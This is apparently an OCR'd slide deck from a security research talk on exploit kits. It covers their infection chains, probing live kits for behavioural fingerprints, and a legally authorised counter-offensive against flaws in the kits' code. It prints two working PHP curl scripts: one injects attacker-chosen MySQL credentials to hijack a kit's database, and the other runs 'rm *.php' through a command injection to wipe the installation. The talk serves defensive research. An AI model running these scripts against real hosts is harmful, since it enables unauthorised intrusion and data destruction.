Adventures with Cybercrime Toolkits: Insights for Pragmatic Defense

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

Exploit Kits: fishing trawlers of cybercriminals

Exploit Kits: typical structure



Typical exploit kit infection chain



With access to their source code, what can we learn about exploit kits?

The real reason why we ask such questions

Cybercriminals also ask similar questions when they explore blind spots in the systems we build, configure and deploy


In the cybercrime arms race, how do we improve the state of defense?

Advice 1.0: ”be proactive”

Advice 2.0: ”be pragmatic”

~~Advice 1.0:~~

~~be proactive~~




Advice 2.0:

be pragmatic


Is this really a thing?

How do we do this?



Probing exploit kits to milk behavioral fingerprints


Controlled probing of exploit kits to milk behavioral fingerprint



- Goal #1: common behavior, unique fingerprint
- Goal #2: actively probe & identify

Attack-Centric

VICTIM FINGERPRINTING




REDIRECTION CHAIN

EXPLOIT OBFUSCATION

BRING YOUR OWN EXPLOIT


Self-Defense

IP BLOCKING



BLACKLIST LOOKUP

SIGNATURE EVASION



CLOAKING


Defense capability gained

- probe exploit kit URL
- milk signatures through interaction
- identify family

Full paper: https://tinyurl.com/tu7r7b7


Intriguing findings

- live probing enriched behavioral signatures
- identifying attributes remained stable




1.1K live exploit kits probed over 5 months

Lesson for pragmatic defense



Leveraging blind spots in exploit kits to turn the table on cybercriminals

Take advantage of flaws in exploit kit code to fight back



- Goal: counter-offensive strategy backed by legal authorization


Full paper: https://tinyurl.com/tp5ylu7

Who will be using such a strategy and and for what?

TAKE-DOWN


INTELLIGENCE GATHERING

SEARCH & FINGERPRINT



DECEPTION

Defense capability gained



10 concrete exploits on 6 exploit kit families

How complex is a concrete exploit?

~ 15 lines of code!

Hijack exploit kit database

```
$target = $argv[1];
$ch = curl_init();
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_URL, "http://$target/setup___.php?mysqlServer=do%3D1%26mysqlServer%3Dmysqlserver.ekhunter.
org%26mysqlUser%3Dekhunter-root%26mysqlPassword%3Dekhuner-pass%26mysqlDatabase%3Dekhunter-adrenalin-hijack");
curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)");
curl_setopt($ch, CURLOPT_HTTPGET, 1);
curl_setopt($ch, CURLOPT_TIMEOUT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_LIMIT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_TIME, 3);
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookie_$target");
$buf = curl_exec ($ch);
curl_close($ch);
unset($ch);
echo $buf;
```

Wipe-out exploit kit installation

```
$target = $argv[1];
$ch = curl_init();
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_URL, "http://$target/geoip.php?cmd=rm%20*.php");
curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)");
curl_setopt($ch, CURLOPT_HTTPGET, 1);
curl_setopt($ch, CURLOPT_TIMEOUT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_LIMIT, 3);
curl_setopt($ch, CURLOPT_LOW_SPEED_TIME, 3);
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookie_$target");
$buf = curl_exec ($ch);
curl_close($ch);
unset($ch);
echo $buf;
```


Lesson for pragmatic defense

with legal authorization and automation, defenders can deter damages done by exploit kits & potentially stop them

In the cybercrime arms race, how do we improve the state of defense?

~~**Advice 1.0**: be proactive~~

Advice 2.0: be pragmatic



In practice: neither mutually exclusive nor opposing forces

Takeaways

1: Just like defenders, cybercriminals have **blind spots** in coding, configuration, and deployment of their exploit toolkits.

2: Defenders can **leverage** these **blind spots** to build **pragmatic defense** and turn the table on cybercriminals.

Thank You!

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